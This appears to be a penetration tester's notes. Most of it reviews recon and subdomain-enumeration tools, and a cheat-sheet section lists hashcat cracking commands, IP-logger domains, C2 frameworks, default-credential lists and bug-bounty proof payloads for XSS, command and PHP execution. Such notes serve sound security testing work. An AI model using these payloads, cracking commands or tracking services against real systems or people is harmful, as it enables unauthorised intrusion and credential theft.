- Only passive subdomain enumeration.

- Lack of features surprisingly.

## reNginex



- Author: [SilverPoison](#)
- Language: Python3

A tool driven by a web interface (only) with a good integration of the best tools such as `amass`, `nuclei` or `dirsearch`.

### Pros

- Web interface.
- Customizable files output.
- Schedule feature and dashboard.
- Exclude subdomains feature.

### Cons

- No cli output.

- No subdomains permutations or bruteforce.
  - Displaying directory enumeration in web interface is not good at all.

Rock-ON

- Author: SilverPoision
  - Language: Bash

This tool has not been updated for more than a year but anyway it does work really well, not much features but good implemented.

## Pros

- ASN enumeration.
  - Vhosts detection.
  - Slack integration.

Cons

- API keys needed.

- No endpoints analysis like potential XSS, params, js, etc.

## recon-pipeline

```
[db-1] recon-pipeline> scan FullScan --interface eth0 --top-ports 2000 --rate 1500 --target-file tesla-targetfile --exempt-list tesla-dontscanlist --threads 20
If anything goes wrong, rerun your command with --verbose to enable debug statements.
[-] FullScan queued
[-] TKOSubsScan queued
[-] GatherWebTargets queued
[-] ParseAmassOutput queued
[-] AmassScan queued
[+] TargetList complete!
[-] ParseMasscanOutput queued
[-] MasscanScan queued
[-] WebanalyzeScan queued
[-] CORSscannerScan queued
[-] SearchsploitScan queued
[-] ThreadedNmapScan queued
[-] SubjackScan queued
```

- Author: [epi052](#)
- Language: Python3

This is a total different approach from the others. In this tool you have to define a recon pipeline or use one of previously defined, maybe needs more learning curve (but good [docs](#)) but totally customizable.

### Pros

- Pipeline customizable definition.
- Absolutely customizable approach.
- Scheduler.

### Cons

- Searchsploit for vulns detection.
- No endpoints analysis like potential XSS, params, js, etc.

## OneForAll

```
> sudo python3 oneforall.py --target hackerone.com run

OneForAll is a powerful subdomain integration tool

[...]
{v0.4.3 #dev}
git.io/fjHT1

OneForAll is under development, please update before each use!

[*] Starting OneForAll @ 2020-12-23 07:51:33

07:51:33,941 [INFOR] utils:522 - Checking dependent environment
07:51:33,942 [INFOR] utils:534 - Checking network environment
07:51:34,117 [INFOR] utils:545 - Checking for the latest version
07:51:34,365 [INFOR] utils:569 - The current version v0.4.3 is already the latest version
07:51:34,367 [INFOR] oneforall:239 - Start running OneForAll
07:51:34,370 [INFOR] oneforall:244 - Got 1 domains
07:51:34,399 [INFOR] wildcard:108 - Detecting hackerone.com use wildcard dns record or not
07:51:34,700 [ALERT] wildcard:123 - The domain hackerone.com disables wildcard
07:51:34,700 [INFOR] collect:43 - Start collecting subdomains of hackerone.com
07:51:34,824 [INFOR] module:63 - QueryMX module took 0.0 seconds found 0 subdomains
07:51:34,837 [INFOR] module:63 - AXFRCheck module took 0.1 seconds found 0 subdomains
07:51:34,843 [INFOR] module:63 - NSECCheck module took 0.1 seconds found 0 subdomains
```

- Author: [shmilyly](#)
- Language: Python3

I didn't know anything about this tool but it's really famous (almost 3K stars) and that's because it uses almost every API that exists to give one of the best passive scan experience that exists for now.

## Pros

- More than 40 API keys integration.
- Zone transfer checker.
- Scheduler.

## Cons

- Searchsploit for vulns detection.
- No endpoints analysis like potential XSS, params, JS, etc.

## chomp-scan

```
> ./chomp-scan.sh -u hackerone.com
[i] Beginning subdomain enumeration dnscan, subfinder, sublist3r, knockpy, amass, and massdns+goaldns.
[i] Scanning hackerone.com with dnscan.
[i] Command: [REDACTED] /bounty/tools/dnscan/dnscans.py -d hackerone.com -t 25 -o hackerone.com-08:10:31/dnscans_
[*] Processing domain hackerone.com
[*] Using system resolvers ['1.1.1.1', '8.8.8.8', '8.8.4.4', '1.0.0.1']
[+] Getting nameservers
```

- Author: [SolomonSklash](#)
- Language: Bash

I have been using this tool for a long time during my pentests and I like it very much. It's a scripted bash pipeline with a lot of tests.

## Pros

- Really good cli output.
- CORS specific checks.
- ffuf for fuzzing.

## Cons

- Nikto for web vulns.
- Notica for notifications.

## ReconPi

```
> ./recon.sh hackerone.com
[REDACTED]
v2.2 - @x1m_martijn
[+] Creating directories and grabbing wordlists for hackerone.com..
[+] Starting Get fresh working resolvers
```

- Author: [x1mdev](#)
- Language: Bash

Nice all-in-one installer designed to start the recon process in a low hardware device like Raspberry Pi in a lightweight way.

## Pros

- Best and trendy tools like nuclei, dalfox or gf patterns.
- Slack and Discord notifications.
- Lot of passive subdomains tools included.

## Cons

- Need API keys.
- Installer install tools not used in the script.

## HydraRecon

```
> sudo python3 hydrarecon.py --basic -d hackerone.com
|---| \V( | - ( | [ - ) - \(-(_( | - )
/
Made with ❤ by Abdelrhman(@aufzayed)

[#] initializing HydraRecon report
[#] Collecting Subdomains
```

- Author: [aufzayed](#)
- Language: Python3

Little known tool that does the whole recognition process in a custom way.

## Pros

- JS extractor.
- No use 3rd parties tools.

## Cons

- Lack of features.

- No endpoints analysis like potential xss, params, js, etc.

# lazyrecon

- Author: nahamsec
  - Language: Bash

Well known tool created by one of the big guys. It does the work in a fast and easy way and create a pretty html report easy to review.

## Pros

- Exclude subdomains feature.
  - Wordlist generation.

Cons

- No vulns/tech scanner.
  - No endpoints analysis like potential xss, params, js, etc.

# Sn1per

- Author: 1N3
  - Language: Bash

This is an All-In-One hacking tool but apart from this, also have a good recon capabilities that performs almost everything.

## Pros

- ASN enumeration.
  - Transfer zone, vhosts and and waf checks.
  - Most complete in features tool.

## Cons

- Too heavy to do recon (docker image > 6 GB).
  - No endpoints analysis like potential xss, params, etc.

# Rapidscan

```
_____
/ ( ) / • / ( ) _____
\ _____
(The Multi-Tool Web Vulnerability Scanner)

[ Checking Available Security Scanning Tools Phase... Initiated. ]
    All Scanning Tools are available. All vulnerability checks will be performed by RapidScan.
[ Checking Available Security Scanning Tools Phase... Completed. ]

[ Preliminary Scan Phase Initiated... Loaded 81 vulnerability checks. ]
[● < 15s] Deploying 1/81 | Nmap [TELNET] - Checks if TELNET service is running....Completed in 3s
[● < 30s] Deploying 2/81 | SSLyze - Checks for Session Resumption Support with [Session IDs/TLS Tickets]....Completed in 1s
[● < 2m] Deploying 3/81 | Nmap - Fast Scan [Only Few Port Checks] ||...Completed in 3s
Vulnerability Threat Level
```

- Author: [skavngr](#)
- Language: Python2

I have been using this tool some time ago because it provides an easy human-readable output, with suggestions, good workflow and ETA in every step.

## Pros

- Really nice cli output results.
- Suggests resolution for each bug found.
- Transfer zone

## Cons

- Oldie tools like nikto, uniscan.
- Python2 died a year ago, too much for a live project imho.

---

## Results

## Features

1. Sn1per
2. Sudomy
3. Bheem & osmedeus
4. ReconPi & ChompScan
5. Rapidscan & lazyrecon & 3klcon

## Workflow and usage

1. Bheem
2. ReconPi
3. Osmedeus & 3klcon
4. Sudomy
5. rapidscan & chompscan

## General

1. Bheem
  2. ReconPi
  3. Sn1per & osmedeus
  4. Sudomy & 3klcon
  5. rapidscan & chompscan
- 

## Final thoughts

I was very surprised by the amount of very good tools that exist for recognition, I have discovered many very good tools that I did not know and others I have been able to understand better how they work. I was also surprised by how quickly nuclei has established itself as one of the best tools that exist in the panorama and on the other hand, that dorking is no longer used, even if it is simply to return a list of urls to check manually. **Bheem** seems to me to be the best tool that adapts to my work methodology and I hope they continue to maintain and update it because it does the job very well.

Finally, thanks to all the tool developers who facilitate our work and implement the recon methodology better and better.

# Subdomain tools review

## Intro

**What?** This is a December 2020 subdomain tools review made by myself. I have compared and review every tool one by one and obtained a general view of the "state-of-the-art" of the most used subdomain tools.

**Why?** Sometimes I have doubts if I am actually finding all the subdomains when I start hunting and if the tool I use will find them all. This is the review that I would like to have read before deciding on one tool or another.

**How?** As the main objective is to find subdomains, I have launched the tools against a small scope (zego.com), a medium scope (tiktok.com) and a large one (twitter.com) to see how the different tools respond.

Having different tools and different approaches I have compared the tools by typology, like this:

- **Passive:** It relies on third-party services with which it collects the largest possible number of subdomains, dead or alive. The problem with this approach is that you can find numerous subdomains, but many of them may be prehistoric, but in return they do it very quickly.
- **Active:** From any source, for example third-party sources of the passive approach, it verifies through DNS requests (or in any other way) if the subdomain is alive or not. This approach takes a little longer than the passive one, but the results it generates are almost entirely useful.
- **Bruteforce:** From a wordlist and a domain, it makes DNS requests for each word along with the domain. The advantage of this approach is that the results obtained are always real, but it depends entirely on the quality of the wordlist.
- **Alterations/permutations:** In this case, from a list of subdomains and a list of alterations or permutations, a new list of subdomains is generated that are verified through DNS requests. With this approach you can find subdomains that with the rest would be impossible.

The integrations with third-party services I have tried to use as many as the tool allows me for free. All scans have been done against the same targets and with the same bruteforcing wordlists and alteration wordlists.

- Resolvers: [danielmiessler/Miscellaneous/dns-resolvers.txt](#)
- Bruteforce: [danielmiessler/Discovery/DNS/subdomains-top1million-20000.txt](#)
- Alterations: [altdns/words.txt](#)

 This is not intended to be a serious investigation, a technical paper, or anything like that, just a series of tests that I have done for fun. The results shown are my opinion and if at any time you don't like them, or you don't agree, you can stop reading or explain to me how I could have done it better ☺

All the results of my runs and tests are posted [here](#), it has four sheets (Summary, Small scope, Medium Scope and Large Scope).



### Subdomain tools

[https://docs.google.com/spreadsheets/d/1Fa\\_dv4jnMCDcpa\\_RQy12TpEZQNo1l8KsDFJscPjnePo/edit?usp=sharing](https://docs.google.com/spreadsheets/d/1Fa_dv4jnMCDcpa_RQy12TpEZQNo1l8KsDFJscPjnePo/edit?usp=sharing)

In addition, the results of all the scans that I have done have been uploaded to a folder that you can see [here](#).

---

## Tools

Small summary of each tool with the features and results that I got. This section not follows any special order.

### amass

- Author: [OWASP](#) (mainly [caffix](#)).

- Language: Go.
- Type: Passive, Active, Bruteforce, Alterations (only Active and Passive tested here).
- Api Keys added: 16 (AlienVault, Binary Edge, Censys, Chaos, Cloudflare, Facebook, Github, NetworksDB, PassiveTotal, ReconDev, SecurityTrails, Shodan, SpySe, UrlScan, VirusTotal, WhoisXML).

Well known tool for the enumeration of subdomains. It's basically an all-in-one because it does everything, plus many other things apart from the subdomains. In the case of this tool, I have only analyzed the passive and active approaches because there is no way to do a unit analysis for brute force or alterations without consulting third-party services previously (or at least I have not known how to do it).

## Pros

- Lot of third-party integrations
- Swiss army knife for subdomains enumeration, all the functionalities you can think of and more.
- It added active subdomains that none of the other tools managed to add.

## Cons

- Not fast at all.
- Sometimes usability is confusing due to the large number of options

## Sublist3r

- Author: [aboul3la](#)
- Language: Python
- Type: Passive, Bruteforce (only Passive tested here).
- Api Keys added: 0.

Widely used on a lot of tools since it's been around since 2015, plus you don't need to add additional API keys. One problem that I found with this tool is that it does not allow resolving subdomains found passively, but it does incorporate subbrute for bruteforce, which it does DNS resolution, but on the contrary it does not allow to specify a different wordlist, for this reason don't test the bruteforce feature.

## Pros

- Really fast.
- Include subbrute for bruteforcing.
- Include port scan.

## Cons

- Few results compared to others.
- Limited features, such as bruteforce without the ability to specify a custom wordlist.

## crobate

- Author: [Cgboal](#)
- Language: Go
- Type: Passive
- Api Keys added: 0.

It is basically the easiest way to consult the Rapid7's Project Sonar Database.

## Pros

- Consults in one of the best data sources.
- Ultra-fast.

## Cons

- Nothing in particular, does a very specific thing and does it well.

## chaos

- Author: [projectdiscovery](#)
- Language: Go
- Type: Passive
- Api Keys added: 1 (Chaos).

Official client to consult the Chaos database. It is mainly oriented for bug bounty, it contains the database of all the programs.

## Pros

- Ultra-fast.
- Allow to update dataset with your own findings.
- Multiple filters and outputs options.

## Cons

- API Key limited to invitations.

## subfinder

- Author: [projectdiscovery](#)
- Language: Go
- Type: Passive and Active.
- Api Keys added: 13 (BinaryEdge, Censys, Chaos, DnsDB, GitHub, PassiveTotal, ReconDev, Robtex, SecurityTrails, Shodan, SpySe, UrlScan, VirusTotal).

The definitive subdomain tool from projectdiscovery is the one that gets the most results in passive and active mode. Simply the best.

## Pros

- Fast compared with others with similar number of integrations.
- Use 35 third-party services in total.
- Lot of options for search, filters and output.

## Cons

- Amass got a few subdomains that subfinder missed only in the large scope.

## altdns

- Author: [infosec-au](#)

- Language: Python
- Type: Alterations.

The most popular tool for subdomain alteration and resolution. It currently has a [bug](#) that needs to be fixed to make the tool work.

## Pros

- Allows set custom resolver.
- Output include CNAME.

## Cons

- Really really slow.
- Not the best alteration wordlist.

## shuffledns

- Author: [projectdiscovery](#)
- Language: Go
- Type: Bruteforce.

Fastest bruteforce and resolution subdomain tool by projectdiscovery (yes, again). It's actually a massdns wrapper inside, but it makes it much easier to use with a simple syntax.

## Pros

- Fastest.
- Allows directly massdns output.
- Wildcard support.

## Cons

- In some cases, it missed some subdomains that the rest did.

## assetfinder

- Author: [tomnomnom](#)
- Language: Go
- Type: Passive.
- Api Keys added: 3 (Facebook, VirusTotal, SpySe).

This tool is aimed to find domains and subdomains related to a given domain. Related means, not just subdomains, but other which could be third-party urls for example.

## Pros

- Really fast for the amount of services integrated.
- 9 services included.
- That "related" feature.

## Cons

- No results not found by others.

## [waybackurls](#)

- Author: [tomnomnom](#)
- Language: Go
- Type: Passive.
- Api Keys added: 0.

The main purpose of this tool is to fetch urls from WaybackMachine, but is widely used to retrieve subdomains too.

## Pros

- Fast.

## Cons

- Not subdomains feature, you have to filter with some tool like [unfurl](#) or grep.

## [github-subdomains](#)

- Author: [gwen001](#)
- Language: Go
- Type: Passive.
- Api Keys added: 1 (GitHub).

The main purpose of this tool is to fetch urls from WaybackMachine, but is widely used to retrieve subdomains too.

## Pros

- Fast.
- GitHub is always a useful source.

## Cons

- With some common names or companies could be very slow.

## [dnsScan](#)

- Author: [rbsec](#)
- Language: Python
- Type: Bruteforce.

Actively updated tool for bruteforce with some nice features like transfer zone checker and recursiveness.

## Pros

- Transfer zone feature.
- Custom insertion points.
- Provided with 7 wordlists.

## Cons

- Python 2.

## [gobuster](#)

- Author: [OJ](#)
- Language: Go
- Type: Bruteforce.

Mainly known for web fuzzing, it also has the option to scan for DNS. It's one of the must-have tools in the community.

## Pros

- Wildcard support.
- Option to show CNAME or IP.

## Cons

- None really.

## knock

- Author: [guelfoweb](#)
- Language: Python
- Type: Passive and Bruteforce.
- Api Keys added: 1 (VirusTotal).

It performs Passive scan and Bruteforce but not resolves what it found in passive. It does not stand out especially anywhere.

## Pros

- Transfer zone check.
- CSV output customization.

## Cons

- Python 2.
- Output is messy.
- Slow.

## aiodnsbrute

- Author: [blark](#)
- Language: Python
- Type: Bruteforce.

According to its description is mainly focused in speed and also has with multiple output formats.

### Pros

- Multiple output formats.
- Customizable DNS lookup query.
- Fast.

### Cons

- Feels outdated and abandoned.

## dmut

- Author: [bp0lr](#)
- Language: Go
- Type: Alterations.

Fast permutations tool with very good wordlist.

### Pros

- Fastest in its type.
- Lot of DNS options to optimize.

### Cons

- Output is a bit poor.

## subdomain3

- Author: [yanxiu0614](#)
- Language: Python
- Type: Bruteforce.

Bruteforce tools with some interesting additions like IP, CDN or CIDR support.

## Pros

- Fastest in its type.
- The IP, CDN and CIDR support
- Multi-level subdomains option.

## Cons

- Python 2.
- Feels outdated and abandoned.
- In some cases, it missed some subdomains that the rest did.

## Sudomy

- Author: [Sreetsec](#)
- Language: Python
- Type: Passive, Active and Bruteforce (Bruteforce with Gobuster, so not tested).
- Api Keys added: 9 (Shodan, Censys, VirusTotal, BinaryEdge, SecurityTrails, DnsDB, PassiveTotal, SpySe and Facebook).

Much more than a subdomain tool, it's a recon suite, but the subdomain search process is not delegated to third parties, so it gets on this list.

## Pros

- Multiple options apart the subdomain search.
- Active scan really fast.

## Cons

- No results not found by others.
- Active scans output could be better.

## Findomain

- Author: [Edu4rdSHL](#)
- Language: Rust
- Type: Passive, Active and bruteforce.
- Api Keys added: 4 (Facebook , Spyse, VirusTotal and SecurityTrails).

Findomain is one of the standard subdomain finder tools in the industry, it has a limited free version and a paid full-featured version.

### Pros

- Really fast.
- Free version is still completely useful.

### Cons

- Paid version has all the features.
  - No customizable output file in free version.
- 

## Results

### Passive

With amass and subfinder this part is more than completed, but there are other tools that, depending on the objective, may provide valuable information.

1. subfinder
2. amass
3. Findomain
4. Sudomy
5. sublist3r

### Active

In this field subfinder is the best, I find it to get results incredibly fast.

1. Findomain
2. subfinder
3. Sudomy
4. Amass

## Bruteforce

Again projectdiscovery does a great job with shuffledns and is far from the rest of the tools in speed and options.

1. shuffledns
2. Findomain
3. dnsenum
4. gobuster
5. aiodnsbrute

## Alterations

I don't find alterations and permutations with resolution useful, but in case you like it, dmut should be your option by far.

1. dmut
  2. altdns
- 

## Final thoughts

When I started the review, I believed that amass would be the winner in most cases, but it seems that I have found new tools with which to improve the workflow, just as it happened with gobuster in the bruteforce section. In the permutations/alterations part I don't see the utility, they don't solve anything quickly and I think it is much more useful to use tools like [dnsigen](#) to generate a good wordlist of alterations and then run it with shuffledns, or any of the bruteforce tool to resolve them.

Finally, thanks to all the tools developers who facilitate our work and implement the recon methodology better and better.

# Random

## Aliases

```
1 # Aliases
2 alias cat="bat --style=grid"
3 alias dockly='docker run -it --rm -v /var/run/docker.sock:/var/run/docker.
4 alias sniper='docker run -it xerosecurity/sn1per /bin/bash'
5 alias myip='ip -br -c a && echo && curl ifconfig.me'
6 alias lsla='colorls -lA --sd --gs --group-directories-first'
7 alias gitLeaks='docker run --rm --name=gitLeaks zricethezav/gitLeaks -v --
8 alias grp='git reset --hard origin/master && git pull'
9 alias ccat='pygmentize -O style=monokai -f console256 -g'
10 alias testSSL='~/Escritorio/tools/testSSL.sh/testSSL.sh'
11 alias nano='micro'
12 alias scoutsuite='cd /home/user/tools/ScoutSuite && docker run --rm -t \
13 -v ~/.aws:/root/.aws:ro \
14 -v "$(pwd)/results:/opt/scoutsuite-report" \
15 scoutsuite:latest \
16 aws'
17 alias services_running='systemctl list-units --type=service --state=runnin
18 alias pwnDB='sudo python3 ~/PATH/pwnDB/pwnDB.py --target'
19 alias s3Scanner='sudo python3 ~/PATH/S3Scanner/s3Scanner.py'
20 alias flumberbuckets='sudo python3 ~/PATH/flumberboozle/flumberbuckets/flu
21 function wordlists() { find ~/tools/payloads/ -type f -name "*$1*" }
22 # https://github.com/foospidy/payloads
```

## Hashcat

```
1 # Hashcat
2 hashcat --stdout wordlist.txt -r /usr/share/hashcat/rules/best64.rule
3 # ntLM
4 hashcat hash_input.txt -m 1000 -a 3 -d 1 -o cracked.txt
5 # dict attack
6 hashcat hash.txt dict1.txt dict2.txt dict3.txt
7 # mask
8 hashcat -a 3 ?a?a?a?a?a?a -i
9 # Hashcat for noobs
10 https://github.com/trustedsec/hate_crack
```

```
11 # Good rule
12 https://github.com/NotSoSecure/password_cracking_rules/blob/master/OneRule
```

## Temporary emails

```
1 # https://github.com/s0md3v/ote
2 ote init myusername
3
4 https://www.guerrillamail.com/en/
5 https://10minutemail.com
6 https://www.trash-mail.com/inbox/
7 https://www.mailinator.com
8 http://www.yopmail.com/en
9 https://generator.email
10 https://en.getairmail.com
11 http://www.throwawaymail.com/en
12 https://maildrop.cc
13 https://owlymail.com/en
14 https://www.moakt.com
15 https://tempail.com
16 http://www.yopmail.com
17 https://temp-mail.org/en
18 https://www.mohmal.com
19 http://od.obagg.com
20 http://onedrive.readmail.net
21 http://xkx.me
22 https://t.odmail.cn
23 https://www.emailondeck.com
24 https://anonbox.net
25 https://M.kuku.lu
26 https://www.temp-mails.com/
27 http://deadfake.com/
28 https://www.sharklasers.com/
29 https://mytemp.email/
30 http://www.mintemail.com/
31 http://www.eyepaste.com/
32 mailsucker.net
33 https://www.emailondeck.com/
34 https://getnada.com/
35 http://www.fakeinbox.com/
36 https://temp-mail.org/
37 https://www.tempmailaddress.com/
38 https://tempail.com/
39 https://tempm.com/
```

```
40 https://mailsac.com/
41 https://smailpro.com/
```

## Temporary SMS reception

```
1 Online SMS: https://sms-online.co/
2 Text anywhere: http://www.textanywhere.net/
3 Proovl: https://www.proovl.com/numbers
4 Receive free SMS.NET: http://receivefreesms.net/
5 5SIM: https://5sim.net/
6 Receive SMS Online.IN: http://receivesmsonline.in/
7 Receive SMS online.EU: http://receivesmsonline.eu/
8 Groovl: https://www.groovl.com/
9 1S2U: https://1s2u.com/
10 Receive SMS online.ME: http://receivesmsonline.me/
11 Receive SMS: http://sms-receive.net/
12 Receive SMS Online.NET: https://www.receivesmsonline.net/
13 Receive free SMS: http://receivefreesms.com/
14 SMS Get: http://smsget.net/
15 Receive SMS online: https://receive-sms-online.com/
16 Receive an SMS: https://receive-a-sms.com/
17 Pinger: https://www.pinger.com/
18 7 SIM.NET: http://7sim.net/
19 Send SMS now: http://www.sendsmsnow.com/
20 Temporary emails: https://www.temp-mails.com/
21 Vritty: https://vritty.com/
22 Free SMS code: https://freesmscode.com/
23 HS3X: http://hs3x.com/
24 Get a free SMS number: https://getfreesmsnumber.com/
25 See SMS: https://www.smsver.com/
26 SMS.SELLAITE: http://sms.sellaitate.com/
27 Trash Mobile https://es.mytrashmobile.com/numeros
```

## Free SMS send

```
1 https://freebulksmsonline.com/
2 https://www.afreesms.com/
```

```
3 https://smsend.ru/
4 https://txtemnow.com/
5 http://www.sendanonymoussms.com/
6 http://www.textem.net/
7 http://www.txtdrop.com/
```

---

## Ip loggers services

```
1 ezstat.ru
2 iplogger.org
3 2no.co
4 iplogger.com
5 iplogger.ru
6 yip.su
7 iplogger.co
8 iplogger.info
9 ipgrabber.ru
10 ipgraber.ru
11 iplis.ru
12 02ip.ru
```

---

## Tunneling services

```
1 https://localxpose.io/
2 https://serveo.net/
3 https://ngrok.com/
4 https://localtunnel.me/
5 https://openport.io/
6 https://pagekite.net/
```

---

## Default credentials lists

```
1 https://cirt.net/passwords
2 https://github.com/danielmiessler/SecLists/tree/master/Passwords/Default-C
3 https://github.com/LandGrey/pydictor
4 https://github.com/Mebus/cupp
5 https://github.com/sc0tfree/mentalist
```


## C2


```
1 # Empire
2 # https://github.com/BC-SECURITY/Empire
3
4 # PoshC2
5 # https://github.com/nettitude/PoshC2
6
7 # Byob
8 # https://github.com/malwareddllc/byob
```

## Others


```
1 # Dedupe wordlists
2 # https://github.com/nil0x42/duplicut
3 ./duplicut wordlist.txt -o clean-wordlist.txt
4
5 # Printer attacks
6 https://github.com/RUB-NDS/PRET
7
8 # Malware online analysis
9 https://app.any.run/
10 https://www.virustotal.com/gui/
11 https://tria.ge/
```

# Master assessment mindmaps





@itsecurityguard



# BugBounty

## Good PoC

Issue type	PoC
Cross-site scripting	<pre>alert(document.domain) or setInterval`alert\x28document.domain\x29` if you have to use backticks. [1] Using document.domain instead of alert(1) can help avoid reporting XSS bugs in sandbox domains.</pre>
Command execution	<p>Depends of program rules:</p> <ul style="list-style-type: none"><li>• Read (Linux-based): cat /proc/1/maps</li><li>• Write (Linux-based): touch /root/your_username</li><li>• Execute (Linux-based): id</li></ul>
Code execution	<p>This involves the manipulation of a web app such that server-side code (e.g. PHP) is executed.</p> <ul style="list-style-type: none"><li>• PHP: &lt;?php echo 7*7; ?&gt;</li></ul>
